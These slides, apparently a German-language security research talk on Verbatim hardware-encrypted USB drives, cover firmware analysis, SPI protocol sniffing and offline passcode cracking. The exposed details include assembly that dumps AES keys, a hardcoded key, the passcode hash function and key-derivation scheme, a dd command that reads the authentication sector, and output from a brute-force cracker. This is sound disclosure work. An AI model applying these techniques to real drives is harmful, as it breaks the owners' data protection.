```

- Durch Schreiben von etwas ARCompact Assembler Code und unter Verwendung der vorhandenen SPI-Funktionalität der Firmware konnten interessante Daten des INIC-3637EN gelesen oder zur Laufzeit verändert werden

Firmware-Analyse

```
.global __start

.text

__start:
    mov_s   r13, 0x4000010c      ; read AES mode
    ldb_s   r0, [r13]
    bl     send_spi_byte

    mov_s   r12, 0                 ; index
    ; mov_s   r13, 0x400001d0      ; AES key buffer address
    mov_s   r13, 0x40056904      ; AES key buffer address
    mov     r14, 32                ; loop count

send_data:
    ldb.ab  r0, [r13, 1]          ; load next byte
    add    r12, r12, 1
    bl     send_spi_byte

    sub    r14, r14, 1
    cmp_s   r14, 0
    bne    send_data
```

```
b      continue

.align 4
send_spi_byte:
    mov_s   r3, 0x1
    mov_s   r2, 0x400503e0

    stb.di  r3, [r2, 0xf1]
    mov_s   r1, 0xee
    stb.di  r1, [r2, 0xe3]
    stb.di  r3, [r2, 0xe2]
    stb.di  r0, [r2, 0xe1]

send_spi_wait:
    ldb.di  r0,[r2, 0xf1]
    bbit0  r0, 0x0, send_spi_wait
    stb.di  r3,[r2, 0xf1]
    j_s    [blink]

continue:
```

Firmware-Analyse

- Der entwickelte Debug Code konnte unter Verwendung einer entsprechenden **GCC Tool Chain** assembliert und anschließend an eine passende Stelle des Firmware Image kopiert werden
- Beispiel-Makefile:**

```
$ cat Makefile
PROJECT = debug
ASM = ./arc-snps-elf-as
ASMFLAGS = -mcpu=arc600
LD = ./arc-snps-elf-ld
LDFLAGS = --oformat=binary

$(PROJECT): $(PROJECT).o
    $(LD) $(LDFLAGS) $(PROJECT).elf -o $(PROJECT).o

$(PROJECT).o: $(PROJECT).asm
    $(ASM) $(ASMFLAGS) debug.asm -o $(PROJECT).elf

clean:
    rm $(PROJECT).elf $(PROJECT).o
```

Firmware-Analyse

```

1
2 undefined4 FUN_ram_00001090(void)
3
4 {
5     int iVar1;
6     undefined4 uVar2;
7     undefined *local_74 [4];
8     undefined *puStack100;
9     undefined2 local_60;
10    undefined auStack94 [94];
11
12    iVar1 = FUN_ram_0000b43c();
13    if (iVar1 == 0) {
14        FUN_ram_0000342c(&DAT_ram_400001d0);
15    }
16    else {
17        FUN_ram_00003b9c(iVar1,0x20);
18    }
19    FUN_ram_00003b18(local_74,0x70,1,2);
20    if (local_74[0] == &DAT_ram_494e4920) {
21        iVar1 = FUN_ram_000056f8(local_74);
22        if (iVar1 == 0) {
23            FUN_ram_00008d08(local_74,&DAT_ram_40000020,0x70);
24            if (puStack100 != &DAT_ram_494e4920) goto LAB_ram_00001118;
25            iVar1 = FUN_ram_000049a0(auStack94,0x5a,local_60);
26            if (iVar1 == 0) {
27                FUN_ram_00008d08(local_74,&DAT_ram_40000020,0x70);
28                FUN_ram_00000eb0(local_74,&DAT_ram_40000190,0);
29                return 0;
30            }
31        }
32        uVar2 = 2;
33    }
34    else {
35        LAB_ram_00001118;
36        uVar2 = 5;
37    }
38    return uVar2;
39}

```

- Firmware-Code enthält interessante Artefakte, die auch Teil der Firmware anderer Geräte sind, z. B.


1. Pi Byte-Sequenz (AES-Schlüssel für andere Geräte, z. B. ZALMAN ZM-VE500)

B810h:	03	14	15	92	65	35	89	79	2B	99	2D	DF	A2	32	49	D6	... 'e5%y+™-ßc2iö
B820h:	03	14	15	92	65	35	89	79	2B	99	2D	DF	A2	32	49	D6	... 'e5%y+™-ßc2iö
B830h:	32	38	46	26	43	38	32	79	FC	EB	EA	6D	9A	CA	76	86	28F&C82yüéêmšÊvt
B840h:	03	14	15	92	65	35	89	79	2B	99	2D	DF	A2	32	49	D6	... 'e5%y+™-ßc2iö

2. Magische Signatur "INI" (0x494e4920)

Protokollanalyse

- Das Hardware-Design erlaubt die **SPI-Kommunikation** zwischen dem Keypad-Controller und dem USB-to-SATA-Bridge-Controller (INIC-36367EN) mitzulesen (**Sniffing**)
- Hierbei konnten **interessante Muster** erkannt werden



Protokollanalyse

- Das proprietäre SPI-Kommunikationsprotokoll unterstützt **6 verschiedene Kommandos**
 1. 0xE1: Initialize device
 2. 0xE2: Unlock device
 3. 0xE3: Lock device
 4. 0xE4: Unknown
 5. 0xE5: Change passcode
 6. 0xE6: Unknown
- Das Nachrichtenformat ist wie folgt:

0x00	length	command ID	0x00	payload	checksum
-------------	---------------	-------------------	-------------	----------------	-----------------

- Lock Message
0006E300F741
- Unlock Message mit Passcode **111111111111** (12 mal '1')
0026E2000AC91F2F0AC91F2F0AC91F2956669ADFFFFFFFFFFFFFFF3F44

Protokollanalyse

- Die Prüfsumme ist **CRC-16 (XMODEM-Konfiguration)**
- Alle eingegebenen Passcodes resultieren in einer **32 Byte Payload**
- Die **letzten 16 Bytes** der Payload sind immer **0xFF**
- Offensichtliche Muster können in den **ersten 16 Bytes** der Payload gefunden werden

0xFF	0x00	0x26	0xE2	0x00	0x0A	0xC9	0x1F	0x2F	0x0A	0xC9	0x1F	0x2F	0x0A	0xC9	0x1F	0x2F	0x95	0x66	0x69	0xAD	0xFF	0x3F	0x44									

Protokollanalyse

- Die Prüfsumme ist **CRC-16 (XMODEM-Konfiguration)**
- Alle eingegebenen Passcodes resultieren in einer **32 Byte Payload**
- Die **letzten 16 Bytes** der Payload sind immer **0xFF**
- Offensichtliche Muster können in den **ersten 16 Bytes** der Payload gefunden werden

1111 ergibt immer 0AC91F2F

0xFF	0x00	0x26	0xE2	0x00	0x0A	0xC9	0x1F	0x2F	0x0A	0xC9	0x1F	0x2F	0x0A	0xC9	0x1F	0x2F	0x95	0x66	0x69	0xAD	0xFF	0x3F	0x44									

- Eine Art **Mapping oder Hashing** wird für die Benutzereingabe (Passcode) verwendet
- Unglücklicherweise ist der **Keypad-Controller mit diesem Algorithmus eine Block Box**

Protokollanalyse

- Zwei Idee für eine Black Box-Analyse:
 1. **Verwendeten Hashing-Algorithmus** durch Sammeln mehrerer Beispiel-Hashes für 4-stellige Eingaben und deren Analyse herausfinden
 2. **Hardware-Brute-Force-Angriff** durchführen, um alle möglichen Hashes 4-stelliger Eingaben für eine **Lookup Table** zu erzeugen

Protokollanalyse

4-stellige Eingabe	32-Bit Hash
0000	4636B9C9
1111	0AC91F2F
2222	5EC8BD1E
3333	624E6000
4444	B991063F
5555	0A05D514
6666	7E657A68
7777	B1C9C3BA
8888	7323CC76
9999	523DA5F5
1234	E097BCF8
5678	F540AEF4
no input	956669AD



- Das manuelle Sammeln weiterer Beispiel-Hashes und das Durchprobieren verschiedener Hash-Verfahren war nicht erfolgreich
- Daher wurde der zweite Ansatz mit einem **Hardware-Brute-Force-Angriff** verfolgt, um alle möglichen Hashes zu sammeln
- Dabei gab es jedoch **andere Probleme**

Keypad-Eingaben





Encoding aller möglichen Tasten des Keypads

Keypad-Eingaben



Pinout des Keypad-Controllers gemäß unserer Hardware-Analyse

Keypad-Eingaben




Pinout des Keypad-Controllers gemäß unserer Hardware-Analyse

Keypad-Eingaben

- Der ausgelötete Keyboard-Controller wurde zusammen mit einem Teensy 3.6 auf einem Breadboard betrieben
- Für den **Teensy** wurde ein **Keypad Brute-Forcer** entwickelt
- Die Simulation der meisten Tasten funktionierte, jedoch nicht für die Entsperrtaste (**Unlock Key**)
- Pin 7 des Keyboard-Controllers schien auch durch das Drücken der Entsperrtaste angesprochen zu werden, und der USB-to-SATA-Bridge-Controller initiiert kurz darauf SPI-Kommunikation mit dem Keypad-Controller

Analyse der Hash-Funktion

- Aus Verzweiflung wurde daher nochmals nach **Informationen über den unbekannten Hashing- oder Mapping-Algorithmus im World Wide gesucht**
- Dieses Mal konnte etwas zu dem Hash **4636B9C9** für die 4-stellige Eingabe **0000** gefunden werden
- Und dieser Reddit-Eintrag in *dailyprogrammer_ideas* namens **[Intermediate/Hard] Integer hash function interpreter** hatte die Lösung



The screenshot shows a search results page from DuckDuckGo. The search term '4636B9C9' is entered in the search bar. Below the search bar, there are several navigation links: 'Alle' (selected), 'Bilder', 'Videos', 'Nachrichten', 'Karten', 'Einkaufen', and 'Einstellungen'. There are also dropdown menus for 'Deutschland', 'Sichere Suche: aus', and 'Irgendwann'. The results section includes links to 'octopart.com' (Werbung melden) and 'Octopart Component Search - Find Electronic Parts' (WERBUNG). It also lists 'amazon.de' (Werbung melden) and '9-46 - bei Amazon.de' (WERBUNG). A red box highlights a link to a Reddit post titled '[Intermediate/Hard] Integer hash function interpreter ...'.

https://www.reddit.com/r/dailyprogrammer_ideas/comments/92mwny/intermediatehard_integer_hash_function_interpreter/...

Today's challenge is about integer hash functions that accept an n-bit integer and return an n-bit integer. Your program will read the specification for an integer hash function to be implemented dynamically by your program.

https://leomrtns.github.io/notebooks/Programming/005.random_hash.html

Bioinformatics Notebooks

testing the generation of a deterministic array of random numbers¹. In biomcmc-lib there are a few vectors with "random numbers" (some actually from random.org, some random prime numbers used in hash functions, etc.). The function biomcmc_salt_vector32_from_spice_table() will populate a vector with these number in an order specified by the particular seed^[4] values.

Keine Ergebnisse gefunden für **4636B9C9**.

Analyse der Hash-Funktion

- Der unbekannte Hash-Algorithmus ist die Integer Hash-Funktion namens `hash32shift2002` aus diesem Artikel
- Diese Integer Hash-Funktion wurde offenbar von Thomas Wang entwickelt und eine C-Implementierung ist wie folgt:

```
uint32_t hash32shift2002(uint32_t hash) {  
    hash += ~(hash << 15);  
    hash ^= (hash >> 10);  
    hash += (hash << 3);  
    hash ^= (hash >> 6);  
    hash += ~(hash << 11);  
    hash ^= (hash >> 16);  
    return hash;  
}
```

Sample Output

`hash32shift2002():`

```
00000000 4636b9c9  
00000001 62baf5a0  
1703640c d4ed55d9  
80000000 a31bdce4  
ffffffff dc8b039a
```

Benutzeroauthentifizierung

- Durch das Setzen **verschiedener Passcodes** und einer Analyse der entsprechenden **Veränderungen des SSD-Inhalts**, konnte ein **spezieller Sektor** (Nr. 125042696) gefunden werden, in dem **Authentifizierungsinformationen** gespeichert werden
- Die Firmware-Analyse ergab, dass die **ersten 112 Bytes (0x70)** für das Ent sperren des Geräts verwendet werden
- Falls die **AES Engine** des INIC-3637EN korrekt konfiguriert ist (Modus und Schlüsselmaterial), müssen die **ersten vier Bytes** des entschlüsselten speziellen Sektors die **magische Signatur "INI"** (0x494e4920) ergeben

Benutzeroauthentifizierung

```
# dd if=/dev/sda bs=512 skip=125042696 count=1 of=ciphertext_block.bin
1+0 records in
1+0 records out
512 bytes copied, 0.408977 s, 1.3 kB/s

# hexdump -C ciphertext_block.bin
00000000  c3 f7 d5 4d df 70 28 c1  e3 7e 92 08 a8 57 3e d8  |...M.p(..~...W>.|
00000010  f1 5c 3d 3c 71 22 44 c3  97 19 14 fd e6 3d 76 0b  |.\=<q"D.....=v..|
00000020  63 f6 2a e3 72 8c dd 30  ae 67 fd cf 32 0b bf 3f  |c.*.r..0.g..2..?|
00000030  da 95 bc bb cc 9f f9 49  5e f7 4c 77 df 21 5c f4  |.....I^.Lw.!\.|
00000040  c3 35 ee c0 ed 9e bc 88  56 bd a5 53 4c 34 6e 2e  |.5.....V..SL4n.|*
00000050  61 06 49 08 9a 16 20 b7  cb c6 f8 f5 dd 6d 97 e6  |a.I.... ....m..|
00000060  3c e7 1d 8e f8 e9 c6 07  5d fa 1a 8e 67 59 61 d1  |<.....]....gYa.|*
00000070  6b a1 05 23 d3 0e 7b 61  d4 90 aa 33 26 6a 6c f9  |k..#..{a...3&j1.|*
00000100  fe 82 1c 5e 9a 4b 16 81  f7 86 48 be d9 a5 a1 7b  |...^K....H....{|*
00000200
```

Benutzeroauthentifizierung

- Der AES-Schlüssel ist die 32 Byte Payload, die vom Keypad-Controller an den USB-to-SATA-Bridge-Controller (INIC-3637EN) gesandt werden
- Jedoch nutzt die AES Engine des INIC-3637EN eine spezielle Byte Order für den AES-Schlüssel
 - AES_key = reversed(passcode_key[0:16]) + reversed(passcode_key[16:32])
- Da die Information für die Benutzeroauthentifizierung in einem speziellen Sektor der SSD gespeichert werden und ie AES-Schlüsselableitung aus der Benutzereingabe (Passcode) bekannt ist, kann ein *Offline* Brute-Force-Angriff durchgeführt werden
- Weil nur 5- bis 12-stellige Passcodes unterstützt werden, ist der mögliche Suchraum relativ klein

Demo: Passcode Brute-Force Attack


Limited Keyspace: Brute-forcing all the keys




Demo: Passcode Brute-Force Attack

Beispiel eines erfolgreichen Passcode-Brute-Force-Angriffs:

```
# ./vks-cracker /dev/sda
```



... finds out your passcode.



```
Verbatim Keypad Secure Cracker v0.5 by Matthias Deeg <matthias.deeg@syss.de> (c) 2022
```

```
--  
[*] Found 4 CPU cores  
[*] Reading magic sector from device /dev/sda  
[*] Found a plausible magic sector for Verbatim Keypad Secure (#49428)  
[*] Initialize passcode hash table  
[*] Start cracking ...  
[+] Success!  
The passcode is: 99999999
```

Beispiel #2: Verbatim Executive Fingerprint Secure




Wichtige Eigenschaften:

- Speichert Daten sicher geschützt auf einer SSD
- Zugriff durch autorisierten Benutzer via Fingerabdruck
- Premium 256-bit AES Hardware Security Encryption
- Bis zu acht autorisierte Benutzer plus ein Administrator (mittels Passwort)

Hardware Design

PCB-Vorderseite



SPI Flash Memory
(XT25F01D)

NAND Flash Memory

GMSFE01-IN3637-C VER1.1
20191129


Memory Controller
(Maxio MAS0902A-B2C)



Hardware Design

PCB-Rückseite

Fingerprint Sensor Controller
(INIC-3782N)




USB-to-SATA Bridge
Controller (INIC-3637EN)

Fingerprint Sensor

Benutzeroauthentifizierung

- Zwei Authentifizierungsverfahren werden unterstützt
 1. Biometrische Authentifizierung via Fingerabdruck
 2. Passwort-basierte Authentifizierung
- Für die biometrische Authentifizierung wird ein Fingerabdrucksensor und ein spezifischer Mikrocontroller (**INIC-3782N**) verwendet
- Zu dem INIC-3782N konnten keine öffentlich verfügbaren Informationen gefunden werden
- Eine **Client-Software** (für Windows oder macOS) wird für die Registrierung von Fingerabdrücken genutzt
- Die Client-Software unterstützt auch eine **passwort-basierte Authentifizierung**, um die **administrativen Funktionen zu nutzen und die sichere Partition zu entsperren**

Benutzeroauthentifizierung



Passwort-basierte Authentifizierung für den Administrator (`VerbatimSecure.exe`)

Software-Analyse

- Die Client-Software wird auf einem **emulierten CD-ROM-Laufwerk** bereitgestellt
- Während dieses Forschungsprojekts wurde nur die Windows-Software (**VerbatimSecure.exe**) analysiert
- Die Windows-Client-Software kommuniziert via **IOCTL_SCSI_PASS_THROUGH (0x4D004)**-Kommandos unter Verwendung der Windows-API-Funktion **DeviceIoControl** mit dem USB-Gerät
